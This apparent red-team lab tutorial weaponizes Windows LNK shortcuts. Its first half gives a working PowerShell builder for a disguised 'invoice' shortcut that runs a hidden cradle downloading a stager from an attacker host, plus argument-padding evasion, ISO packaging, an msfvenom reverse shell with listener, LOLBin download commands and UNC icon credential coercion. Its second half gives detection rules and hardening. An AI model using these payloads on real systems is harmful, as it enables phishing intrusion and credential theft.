LNK File Weaponization for Initial Access
A .zip lands in someone’s inbox. They open it, see Invoice_April_2026.pdf with a tidy little PDF icon, double-click, see nothing happen, shrug, and go back to work. Meanwhile, your listener has caught a shell. The whole kill chain ran inside a 2 KB binary that Windows has been parsing more or less identically since NT 4.
LNKs are the new macros. As Microsoft choked Office macros – Mark of the Web propagation, Block Macros from the Internet, the protected-view changes – the ecosystem reached for the next path of least resistance, and the humble Shell Link won by a wide margin. They render as a familiar icon. They never display their .lnk extension. They’re trusted shell objects, not “executables.” One double-click is enough.
This post takes a benign LNK apart byte by byte, rebuilds it as a weapon in a lab, delivers it inside an ISO, catches a shell, and then flips to the defender’s chair to detect every step. Everything below runs against a self-made VM – no live targets.
What Is a Shell Link? – The MS-SHLLINK Binary Format
Every .lnk file is described by Microsoft’s open specification [MS-SHLLINK]. The file is a sequence of one mandatory structure followed by several optional ones, and a bitmask in the header tells the parser which optional sections are present.
The mandatory first structure is the ShellLinkHeader. The exact fields that matter to us (MS-SHLLINK §2.1):
HeaderSize(4 bytes): fixed value0x0000004C– a reliable forensic magic number for identifying LNKs.LinkCLSID(16 bytes): must equal00021401-0000-0000-C000-000000000046– the class ID that marks the file as a shell link.LinkFlags(4 bytes): bitmask declaring which optional structures follow and other behavioral flags.FileAttributes(4 bytes): aFileAttributesFlagsstructure describing the link target.CreationTime(8 bytes): aFILETIME(UTC) – creation time of the link target.ShowCommand(4 bytes): the window state used when launching the target.
The optional sections that follow the header include:
LinkTargetIDList– specifies the link target as an item ID list, present when theHasLinkTargetIDListbit is set inLinkFlags.LinkInfo– target resolution information, present whenHasLinkInfois set.StringData– UI and path strings, controlled by additionalLinkFlagsbits.ExtraData– a series of optional metadata blocks.
LinkFlags bits of offensive relevance (MS-SHLLINK §2.1.1, cross-checked against the Kaitai Struct spec):
HasLinkTargetIDList– IDList present after the header.HasArguments– command-line arguments present inStringData.HasIconLocation– icon path present; abused in LNK Icon Smuggling (T1027.012).IsUnicode– string data stored as Unicode rather than ANSI.
The ShowCommand field in the header is set to SW_SHOWMINNOACTIVE (decimal 7) or SW_HIDE (0) to suppress or minimize the visible window when the target executes – exactly what you want when launching a hidden PowerShell.
The StringData section is where weaponization concentrates. It holds, as counted strings, NAME_STRING, RELATIVE_PATH, WORKING_DIR, COMMAND_LINE_ARGUMENTS, and ICON_LOCATION. Operators set COMMAND_LINE_ARGUMENTS to a long, obfuscated PowerShell one-liner.
ExtraData blocks of defensive note:
EnvironmentVariableDataBlock– resolves environment variables at runtime; used to reach%COMSPEC%or%windir%\system32\windowspowershell\v1.0\powershell.exe.TrackerDataBlock– leaks the machine name and volume GUID of the system that created the LNK (theMachineIDfield). This is a prime CTI artifact for attributing or clustering campaigns.IconEnvironmentDataBlock– specifies the path to an icon file; adversaries abuse this metadata so that resolving the icon reaches out to an attacker-controlled UNC path to coerce authentication or stage a payload.
Dump a real shortcut to see this concretely. On Windows, Eric Zimmerman’s LECmd.exe parses every structure:
LECmd.exe -f "C:\Users\victim\Desktop\Notepad.lnk" --csv .
On Linux, lnk-parse / pylnk does the same:
pip install lnkfile
python -c "import lnk; l=lnk.open('Notepad.lnk'); print(l.header); print(l.string_data)"
How the shell actually executes it
When a user double-clicks the icon, explorer.exe calls ShellExecuteEx(), resolves the LinkTargetIDList, and ultimately issues a CreateProcess() on the TargetPath with the stored Arguments. Programmatically, both defenders and red teamers create shortcuts through the WScript.Shell.CreateShortcut() COM object.

Building a Weaponized LNK From Scratch
The fastest path is the same COM object the OS ships for legitimate use.
# Method A: WScript.Shell COM object
$wsh = New-Object -ComObject WScript.Shell
$lnk = $wsh.CreateShortcut("$env:TEMP\Invoice_April_2026.pdf.lnk")
$lnk.TargetPath   = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
# Argument: download and execute the stager, hide window
$lnk.Arguments    = "-WindowStyle Hidden -NoProfile -NonInteractive -EncodedCommand " +
                    [Convert]::ToBase64String(
                      [Text.Encoding]::Unicode.GetBytes(
                        'IEX(New-Object Net.WebClient).DownloadString("http://<attacker_IP>:8080/stage.ps1")'
                      )
                    )
$lnk.WorkingDirectory = "C:\Windows\System32"
$lnk.IconLocation = "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE,13"  # PDF-style icon
$lnk.WindowStyle  = 7   # SW_SHOWMINNOACTIVE — minimized, no focus
$lnk.Save()
Argument padding. Insert roughly 260 spaces before the real payload in the Arguments field. The LNK Properties dialog truncates the visible string, so a curious user inspecting the shortcut sees a blank or harmless-looking target line while the encoded command sits past the cutoff. The full string still passes to CreateProcess().
For full control over every structure – to confirm the WindowStyle = 7, the encoded args, and the icon block landed correctly – verify with a parser after creation:
# Method B: verify the crafted struct fields
LECmd.exe -f "$env:TEMP\Invoice_April_2026.pdf.lnk" --csv .

Delivery Containers: ISO + LNK and ZIP + LNK
Mark of the Web (MotW) is stored in the NTFS Alternate Data Stream Zone.Identifier. When a file is downloaded from the internet, the OS writes a ZoneId=3 value into that stream, and SmartScreen/Defender treat the file with suspicion.
The container trick exploited a gap: ISO and VHD images mounted by explorer.exe historically did not propagate MotW to the files inside them, so an LNK extracted from a mounted ISO would execute without a SmartScreen prompt. Microsoft patched this in October 2022 (CVE-2022-41091, KB5017308), after which MotW propagates into mounted container contents on patched builds. ZIP handling was tightened similarly. Always validate the actual behavior on your specific OS build – this is a moving target.
Build the container in the lab:
# Linux: ISO containing only the LNK
mkdir iso_stage
cp Invoice_April_2026.pdf.lnk iso_stage/
mkisofs -o phish_delivery.iso iso_stage/
# Or on Windows with oscdimg (Windows ADK):
# oscdimg -n -m iso_stage\ phish_delivery.iso
Target masquerading
Even with “Hide extensions for known file types” disabled, shortcut files never display the .lnk extension. So Invoice_April_2026.pdf.lnk shows up as Invoice_April_2026.pdf, and with a spoofed PDF/Word icon it is visually indistinguishable from the real document. The operator points TargetPath at a signed Windows binary while keeping a legitimate icon and a believable display name.
Command Execution Chains
The TargetPath always points at a Microsoft-signed binary – the LNK itself never carries code, only a reference and arguments. Common living-off-the-land binaries used as TargetPath:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe–-WindowStyle Hidden -EncodedCommand <b64>C:\Windows\System32\cmd.exe–/cchainC:\Windows\System32\mshta.exe– executes a remote HTAC:\Windows\System32\wscript.exe/cscript.exe– runs a dropped VBS/JSC:\Windows\System32\certutil.exe–-urlcache -fdownload cradleC:\Windows\System32\regsvr32.exe–/s /n /u /i:<URL> scrobj.dll(Squiblydoo)
LNK Icon Smuggling (T1027.012)
Set the IconEnvironmentDataBlock (or the icon location string) to a UNC path such as \\attacker.server\share\icon.ico. When Explorer renders the shortcut’s icon – which can happen on mere folder browsing, before any double-click – it reaches out over SMB to that path, leaking an NTLM authentication attempt to the attacker-controlled host. That same channel can stage a payload. This is why disabling LNK preview and blocking outbound SMB matter.
Lab Exercise – End-to-End Attack
Lab target: Windows 10 22H2 VM, Defender disabled (or a path exclusion) for the lab folder, no EDR.
Attacker: Kali / any Python3 host with netcat or Metasploit.
Scenario: the victim receives a simulated phishing email with a ZIP holding one file, Invoice_April_2026.pdf.lnk, PDF icon spoofed.
Step 1 – Lure design
Finance context → a PDF invoice lure. No recon against live systems; the persona lives entirely in the VM.
Step 2 – Generate the reverse shell payload
# Attacker (Kali)
msfvenom -p windows/x64/shell_reverse_tcp \
  LHOST=<attacker_IP> LPORT=4444 \
  -f exe -o /tmp/shell.exe
python3 -m http.server 8080
Step 3 – Craft the LNK
Use the Method A script above, then verify the binary fields with LECmd.exe.
Step 4 – Package in an ISO
Use the mkisofs / oscdimg commands above to produce phish_delivery.iso.
Step 5 – Delivery simulation
Copy phish_delivery.iso to the victim VM. The user double-clicks it; Windows mounts it as a drive letter; the user sees Invoice_April_2026.pdf with a Word/PDF icon and double-clicks.
Step 6 – Listener and code execution
# Attacker: catch the shell
nc -lvnp 4444
# Or Metasploit:
# use exploit/multi/handler
# set payload windows/x64/shell_reverse_tcp
# set LHOST <attacker_IP>; set LPORT 4444; run
The shell arrives in the victim user’s context (DESKTOP-XXXXX\victim).
Step 7 – Fully fileless variant
Embed a base64-encoded payload directly in the Arguments field and decode/execute it in memory with a PowerShell one-liner – no dropped EXE. Run this variant specifically so you can compare its telemetry against the staged variant in the next section.
Step 8 – Detect immediately after each step
After each step, switch to the defender VM and read the Sysmon log.
Forensic Artifacts: What You Leave Behind
TrackerDataBlock–MachineIDexposes the LNK author’s machine name and volume GUID.Zone.IdentifierADS – MotW on the container/LNK (ZoneId=3).- Recent Items –
%APPDATA%\Microsoft\Windows\Recentand the jump-list store at%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations. - Shellbags, prefetch (
powershell.exe,mshta.exe), and the LNK’s own embedded metadata.
Detection Engineering

Sysmon Event IDs
| Event ID | Name | LNK relevance |
|---|---|---|
| 1 | Process Create | Full command line for process and parent. Alert on powershell.exe / cmd.exe / mshta.exe spawned from explorer.exe with encoded args. Key fields: Image, CommandLine, ParentImage, ParentCommandLine. |
| 11 | File Create | Catches LNKs written to disk before the double-click. Filter on TargetFilename ending in .lnk. An early-warning tripwire for userland writes. |
| 15 | FileCreateStreamHash | Records named ADS, including Zone.Identifier. Catch ISO/LNK written with ZoneId=3. |
| 3 | Network Connection | Outbound connections from the chain – PowerShell cradle or SMB coercion from IconEnvironmentDataBlock. Key fields: Image, DestinationIp, DestinationPort. |
| 22 | DNS Query | DNS resolution triggered by the execution chain. |
ETW providers
Microsoft-Windows-PowerShell(GUIDA0C1853B-5C40-4B15-8766-3CF1C58F985A) – script block logging, catches encoded commands post-decode.- AMSI (
Microsoft-Antimalware-Scan-Interface) – inline script content. Microsoft-Windows-Shell-Core– shell link resolution events.
Windows audit policy
- Audit Process Creation (Success) → Security
4688with command-line logging enabled via GPO: Administrative Templates > System > Audit Process Creation > Include command line in process creation events. - Audit Object Access on
%APPDATA%\Microsoft\Windows\Recent\to flag new LNK writes.
Sigma rules
Rule 1 – LNK spawning encoded PowerShell:
title: LNK File Spawning Encoded PowerShell
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\explorer.exe'
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-EncodedCommand'
      - '-enc '
      - '-e '
  condition: selection
falsepositives:
  - Legitimate admin scripts launched via desktop shortcuts
level: high
tags:
  - attack.initial_access
  - attack.t1566.001
  - attack.execution
  - attack.t1204.002
  - attack.defense_evasion
  - attack.t1027.012
Rule 2 – LNK written to a suspicious path:
title: LNK File Written to User Temp or Download Path
status: experimental
logsource:
  product: windows
  category: file_event   # Sysmon EID 11
detection:
  selection:
    TargetFilename|endswith: '.lnk'
    TargetFilename|contains:
      - '\AppData\Local\Temp\'
      - '\Downloads\'
      - '\Desktop\'
  filter_legit:
    Image|endswith:
      - '\explorer.exe'
      - '\setup.exe'
  condition: selection and not filter_legit
level: medium
tags:
  - attack.t1547.009
  - attack.t1566.001
Hardening
- ASR rules: Block all Office applications from creating child processes (
D4F940AB-401B-4EFC-AADC-AD5F3C50688A) and Block execution of potentially obfuscated scripts (5BEB7EFE-FD9A-4556-801D-275E5FFC04CC). - Disable LNK preview to stop thumbnail-driven icon resolution (mitigates
IconEnvironmentDataBlockUNC coercion). - Block outbound SMB (TCP 445) at the perimeter to prevent NTLM capture via UNC icon paths.
- Email gateway: block
.lnkdirectly and inside.zip,.iso,.img,.vhd. - PowerShell Constrained Language Mode + Script Block Logging.
- MotW enforcement: ensure KB5017308 and successors are applied; validate ISO/VHD propagation on your build.
- Behavioral detection of LNK execution is notoriously noisy – catching LNKs as they’re written to disk and acting before the double-click is the strongest posture.
MITRE ATT&CK Mapping
| ATT&CK ID | Name | Tactic | Role |
|---|---|---|---|
| T1566.001 | Spearphishing Attachment | Initial Access (TA0001) | The LNK is the attachment. |
| T1204.002 | User Execution: Malicious File | Execution (TA0002) | The double-click triggers the chain. |
| T1059.001 | PowerShell | Execution (TA0002) | TargetPath → powershell.exe with encoded args. |
| T1027.012 | LNK Icon Smuggling | Defense Evasion (TA0005) | IconEnvironmentDataBlock / icon path abuse. |
| T1547.009 | Shortcut Modification | Persistence (TA0003) | Startup-folder LNKs – covered in hardening. |
| T1218 | System Binary Proxy Execution | Defense Evasion (TA0005) | mshta.exe, regsvr32.exe, certutil.exe as TargetPath. |
| T1071.001 | Web Protocols | C2 (TA0011) | Download cradle reaching the attacker’s HTTP server. |
Recap
The LNK is a tiny reference object, not an executable – and that is exactly why it works. We took apart the ShellLinkHeader and the StringData/ExtraData structures from [MS-SHLLINK], crafted a PDF-masquerading shortcut with a hidden PowerShell TargetPath, packaged it in an ISO, caught a shell, and then detected each step with Sysmon EID 1/11/15/3, ETW script-block logging, and two Sigma rules. Defenders: prioritize detecting LNK writes to disk, kill the SMB icon-coercion path, and keep your MotW patches current. The format hasn’t changed since NT 4 – your detection of it should be the part that evolves.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- learn.microsoft.com
- learn.microsoft.com
- learn.microsoft.com
- attack.mitre.org
- attack.mitre.org
- attack.mitre.org
- attack.mitre.org
- unit42.paloaltonetworks.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.